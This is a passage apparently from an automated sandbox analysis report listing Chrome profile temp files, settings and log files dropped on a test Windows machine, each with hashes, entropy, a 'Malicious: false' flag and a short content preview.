Preview:	.q.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....98.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\6d84ce9b-7001-42d6-9e29-3ff92a881985.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	160508
Entropy (8bit):	6.0503926613865175
Encrypted:	false
SSDEEP:	3072:MSKvLzMCF4+oBz0sFSePkgVtuA7LA7bV/nYorVcI8XIssElYTRl:MSIpVS0sB8grgbV/njhcI8II6Rl
MD5:	3682E54AD82B4A82BDF0BEB625370E89
SHA1:	19954A1F3946FA23421FC2B70DE756E5BC37D030
SHA-256:	6CEFC71F49D77E8524BA998055F8770F7C930CB00BC803D7F89497D0369E5C8C
SHA-512:	69EC4220279CE9ABA46EACC951D37F50F33EAF711BF22EB043ECA4E0F90DCA37E2D10BD4C9F26BDB20D5FEE321FE81DF0565DF41E7111189CCF935C5C0876 A8
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Google\Chrome\User Data\6d84ce9b-7001-42d6-9e29-3ff92a881985.tmp	
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.620880427930009e+12,"network":1.62084803e+12,"ticks":110903550.0,"uncertainty":4818404.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9md9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0l1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951909706750"},"plugins":{"metadata":{"adobe-flash-player":{"displ

C:\Users\user\AppData\Local\Google\Chrome\User Data\74618283-f972-4100-b5ce-c78db7a09efa.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	160696
Entropy (8bit):	6.050871159068144
Encrypted:	false
SSDEEP:	3072:DaKvLzMCF4+oBz0sFSePkgVtuA7LA7bV/nYorVcI8XIssElYTRl:DaIpVS0sB8grgbV/njhcI8II6Rl
MD5:	69E721DD5415A9FCE8A9C64761FC4D26
SHA1:	1A9508D0E03A1FC92DBE50979EFC2BE09A58D634
SHA-256:	5E99BD8944749F9EB9D56250E7283DF4614A7E506AF1EFC2A4C730B2F6CADE8C
SHA-512:	46F4C8E68356607079905328A80AFADFF7E408E3E368DA560C960077E71258EB80FD2B399A99C81F829AC62D275810CA585713D4AF0F084A573FA7297F91BF0D
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.620880427930009e+12,"network":1.62084803e+12,"ticks":110903550.0,"uncertainty":4818404.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9md9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0l1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951909706750"},"plugins":{"metadata":{"adobe-flash-player":{"displ

C:\Users\user\AppData\Local\Google\Chrome\User Data\8c33ff60-e6e1-45bf-b5dd-003848b13217.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	168973
Entropy (8bit):	6.080529114578347
Encrypted:	false
SSDEEP:	3072:ukwKvLzMCF4+oBz0sFSePkgVtuA7LA7bV/nYorVcI8XIssElYTRl:9wIpVS0sB8grgbV/njhcI8II6Rl
MD5:	6FD9BFFA76AB12DE622A2BA7F5688F44
SHA1:	5C25A3EB2BA748FF9CB8C18C0AFA057CEFB0EC3D
SHA-256:	0F51C4457E8356B2371C8017C9B1FF5F06CB0CE18CE4F722DB158B2F53A59760
SHA-512:	1E95F53B6A0BD9895E233287828A5F0ABA67BF0CB677D77A08767A336C713051C0F61EC2C082C0BCA7D67DB418B69DA31227F4DDE9423D6A7C11656595385E0
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.620880427930009e+12,"network":1.62084803e+12,"ticks":110903550.0,"uncertainty":4818404.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9md9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0l1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951909706750"},"plugins":{"metadata":{"adobe-flash-player":{"displ

C:\Users\user\AppData\Local\Google\Chrome\User Data\95d64371-b6ce-4861-972a-ada1c888ee59.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	160508
Entropy (8bit):	6.0503926613865175
Encrypted:	false
SSDEEP:	3072:MSKvLzMCF4+oBz0sFSePkgVtuA7LA7bV/nYorVcI8XIssElYTRl:MSIpVS0sB8grgbV/njhcI8II6Rl
MD5:	3682E54AD82B4A82BDF0BEB625370E89
SHA1:	19954A1F3946FA23421FC2B70DE756E5BC37D030
SHA-256:	6CEFC71F49D77E8524BA998055F8770F7C930CB00BC803D7F89497D0369E5C8C
SHA-512:	69EC4220279CE9ABA46EACC951D37F50F33EAF711BF22EB043ECA4E0F90DCA37E2D10BD4C9F26BDB20D5FEE321FE81DF0565DF41E7111189CCF935C5C0876A8
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Google\Chrome\User Data\95d64371-b6ce-4861-972a-ada1c888ee59.tmp	
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.620880427930009e+12,"network":1.62084803e+12,"ticks":110903550.0,"uncertainty":4818404.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9md9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0I1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951909706750"},"plugins":{"metadata":{"adobe-flash-player":{"displ

C:\Users\user\AppData\Local\Google\Chrome\User Data\Crashpad\settings.dat	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	120
Entropy (8bit):	3.254162526001658
Encrypted:	false
SSDEEP:	3:FkXJFlsz6VVJFlsz6VVJFlsz6I:+rJsrJsrJJ
MD5:	E4C3A0CCEDB71D53052C719DE30FD750
SHA1:	C89D101217D4AA05AD9C6FB24DB2037B3BCC630E
SHA-256:	B9ABED457F567199890198C9CE3B20954C73C458014CEB77C5E4514B1A8D8BF9
SHA-512:	D248EFCFA1BA3BA433A7A8D57B432F13D968DCF82A29535295BF03044982E69F441E6455EE7E6E7E4E902794B6D1B9CDAACBC92050B73062C0FDD33C405803
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	sdPC.....@.*.L..nM._bMsdPC.....@.*.L..nM._bMsdPC.....@.*.L..nM._bM

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\082d3550-76a6-48f0-be76-54b30bb9e679.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	3079
Entropy (8bit):	4.902109978994876
Encrypted:	false
SSDEEP:	96:JDHXxOzftBj8Z4G5XH+y/SDjQG3GpGwhj:JDHXxOzfteZ4GRH+kSDjQ68L
MD5:	7193C7AFB5FB9B9AACDE88A15D006E94
SHA1:	02B0319E5E49C3295E57414D6593945DCA5838EA
SHA-256:	0C38E2B28677A4C37582314F9B077953D440E0FE315792DDB03511456C5D332F
SHA-512:	5AD0143D6A958FC84774FE10B7F700E9770F9ABE9FD55F941F26BD73AE26367999679F577E789B8E9683468C3538EC45E0CC098C436B35566B5FFF89A9768B3F
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13267946028038914","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://accounts.google.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13267946028160961","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://redirector.gvt1.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13267946028588398","port":443,"protocol_str":"quic"},{"advertised_versions":[50],"expiration":"13267946028588401","port":443,"protoco

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\0fe43e07-72aa-45bd-9c71-5446d45d43e6.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	3110
Entropy (8bit):	4.902056528137359
Encrypted:	false
SSDEEP:	96:JDHXxOzftBj8Z4G5XH+y/SaQG3GpG4G0hj:JDHXxOzfteZ4GRH+kSaQ68L1
MD5:	A53D5B0D14D012870937FB8627A8E97F
SHA1:	8AE99B3490642764F627AFAA661CA462D89AEAF1
SHA-256:	02CB5F187BA19A88845618AC815703BACB0FC82083E1A2C25C9D25DD7273E89C
SHA-512:	DEC4D6E5D06EE1CF362980FFB13723C05AC1EAE77498D2F74743CE51863F554B4172657F3C92C29DCF94E00CBFD0E353182E7FB91DA648D06DA78510277267B
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13267946028038914","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://accounts.google.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13267946028160961","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://redirector.gvt1.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13267946028588398","port":443,"protocol_str":"quic"},{"advertised_versions":[50],"expiration":"13267946028588401","port":443,"protoco

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\3973474e-fc2c-4c2f-883e-ee2b21453ce2.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\3973474e-fc2c-4c2f-883e-ee2b21453ce2.tmp	
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5833
Entropy (8bit):	5.188645006911107
Encrypted:	false
SSDEEP:	96:nC3hiGjL2dcNYVvOik0JCSERBYRWL81bOTQVuwn:nmhj2deYok4D/YYu
MD5:	60F395F70F1FFF4C781083F4725ED861
SHA1:	35DA459DB663836DDD24715AA98F1334396BDE2D
SHA-256:	AC829EA2DC2102C0D8406F4C707F1240B36DFF5673BE5615642EF67215349BED
SHA-512:	F1E89AAE91CC7B1062E64DB2C324BA0ACCD5C4182889580075CE31552559D1D15C82F999E859F27EE3671A5E7B7E8E9AF4AFF1B5BD0D4D5249B8E42797F2E27 9
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13265354025024061","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\8e213a7f-f07f-4ffb-ad8b-9900274fea1a.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	6089
Entropy (8bit):	5.1889713082256534
Encrypted:	false
SSDEEP:	96:nC3hXctjL2dcNYVvmik0JCSERkebRBYRWL8DbOTQVuwn:nmhc2deYwk4Dj/YYA
MD5:	397D8A5DF04387F773BD059C3E54CF66
SHA1:	02F6FFA8881ED26310D346C60A2D77475A7302E8
SHA-256:	173FE62AEBF1C94E8AAC56F322B2AA471773C970866A8E9B7F5FCC7052454BF6
SHA-512:	EEA5ADE16C18A46DA1EC7BADB2CB3CE4B7C41734812DA65A3A1EF5D21E42AF518200CEA491A8457C4EFD8F50C60F19912312674205ADFE31C36143B9E02C50 97
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13265354025024061","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\929d776c-2bf3-483c-bc90-5e432b947052.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	24055
Entropy (8bit):	5.534007157440558
Encrypted:	false
SSDEEP:	384:qPPtwkLlDpXN1kXqKf/pUZNCgVLH2HfDyrULHG5HG5nTDZpx4SC:cLlBN1kXqKf/pUZNCgVLH2HfGrUbGdGQ
MD5:	DD68077BE7035C6071A54BCA54DA40F3
SHA1:	FB510AB2BC8C116D0A441BEA6140208B4C135A1D
SHA-256:	9248680B83DBD0F03B98D53D41C60B0224427DF4E7802715BED0F82420E738BF
SHA-512:	E84AC45C6A27396DA1BC4D557B51720585B63F0831C5AA085FAED8BC619DCCC67692484F281EB988E7A2A840966452059CC11C831AC57F27603D42DB2BC70D3
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13265354024679965","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtIpVScf3DjTYtKVL66mzVGijSoAIwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\94948f38-5d4b-4220-a289-24986f01d1ec.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	6063
Entropy (8bit):	5.187220493002409

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\94948f38-5d4b-4220-a289-24986f01d1ec.tmp	
Encrypted:	false
SSDEEP:	96:nC3hXcGjL2dcNYVvmik0JCSERkebRBYRWL81bOTQVuwn:nmhl2deYwk4Dj/YYu
MD5:	84C31D22DB60E8E9D1235318ECD5A241
SHA1:	E08D7C958F5AB346AE189E1A2997D8D2AF5B0228
SHA-256:	604F2811F0AFE811E2ADECD9CFA48901D0E76858E797AB2338B168135E045012
SHA-512:	737F538EC7CBE55A86A6A288A54E8B2E56ED5F2025D469EFDD440CA84B92781D0C06F91884BF63BEC2440C5E2738E8399C0A351C510028E591EAAB198A15FA1A
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13265354025024061","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\96516e36-6bca-4c17-bcdd-989bc104135b.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	16745
Entropy (8bit):	5.577864100979416
Encrypted:	false
SSDEEP:	384:qPPt/kLlDpXN1kXqKf/pUZNCgVLH2HfDyrUUZ/x4nY:PLlBN1kXqKf/pUZNCgVLH2HfGrUixOY
MD5:	5D7E91397492072BA10FEE28F60E5532
SHA1:	87390D67180F4D1D60EDE1B82B6D2014354F5AC2
SHA-256:	9A86511CCC01042FF3A15EC54D2AA9BBB042014189DE6F4BAB9B50826E3640CA
SHA-512:	09FC36E1748487A969ACBF90B19963B20F00B0B1C2125BBB446170CBCF5B6D10256FF247B977E8BECC9BC292D9E46EA55F495BD468F2287AC1ED6CD1BEDD2F F2
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13265354024679965","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtIpVScf3DjTYtKVL66mzVGijSoAIwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\9730b644-9f72-4498-89d9-9c49f7a7cf8f.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	22595
Entropy (8bit):	5.536229101063559
Encrypted:	false
SSDEEP:	384:qPPtwkLlDpXN1kXqKf/pUZNCgVLH2HfDyrUXHG6nTDZdx4x:cLlBN1kXqKf/pUZNCgVLH2HfGrU3G6n0
MD5:	956A4A6EDF7A4CD628CBEA2432BD3774
SHA1:	B1834B4848612CCF93017BB839A8608620C2946B
SHA-256:	CE5A7D99A94E8FECFFA9642E500F1D0A2528075362573FB53D6208D9B62B96CA
SHA-512:	378AC3F52C6CDC34B69D62402B7E881CF47C7E605484C06347B29F3D267F5B9FBDEDC1A44C6E10CC5763A27259FC7285E73672340C8A6204F30E4EFCA412168
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13265354024679965","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtIpVScf3DjTYtKVL66mzVGijSoAIwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\9e56dad4-c724-4d76-8c97-b85764792fa8.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:L:L
MD5:	5058F1AF8388633F609CADB75A75DC9D
SHA1:	3A52CE780950D4D969792A2559CD519D7EE8C727

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\9e56dad4-c724-4d76-8c97-b85764792fa8.tmp	
SHA-256:	CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8
SHA-512:	0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F25F21
Malicious:	false
Preview:	.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	342
Entropy (8bit):	5.204918661631082
Encrypted:	false
SSDEEP:	6:mXIeq2PcNwi23iKKdK9RXXTZIFUtp8BZmwP8iXFkwOcNwi23iKKdK9RXX5LJ:sIevLZ5Kk7XT2FUtp8B/P8+F54Z5Kk73
MD5:	4E115684B45BF7C52EA35BB3FB377574
SHA1:	C2C66EF7B255E1A658C1B29BD9B1E84086B7B905
SHA-256:	17CD86EF032DE65F5B8E8A032EDC89EFBC8139FD573E2F366ED46AD3685101D6
SHA-512:	C9E15F8DA3F28C949F94ED0D43C64D2ABF82D462278C7D8A3AEB4341F727BEA9C6AA6822910C4C26A289CCE1F09FE4CCF87F03F810CE59BBACD78546E39784
Malicious:	false
Preview:	2021/05/12-21:34:02.237 16c0 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/MANIFEST-000001.2021/05/12-21:34:02.238 16c0 Recovering log #3.2021/05/12-21:34:02.239 16c0 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	326
Entropy (8bit):	5.16580595792911
Encrypted:	false
SSDEEP:	6:mXeq2PcNwi23iKKdKyDZIFUtp8UXXZmwP8wOkwOcNwi23iKKdKyJLJ:sevLZ5Kk02FUtp8Un/P8wO54Z5KkWJ
MD5:	433F88E43D832DBE6F661EFA0FB9C8B0
SHA1:	504965DFCEEF2B77AFB54180D9348AB0A969BCB1
SHA-256:	A880412B422B799D4B603BFD70B85023E6C1202C0385E07C39B08E641A69AAD3
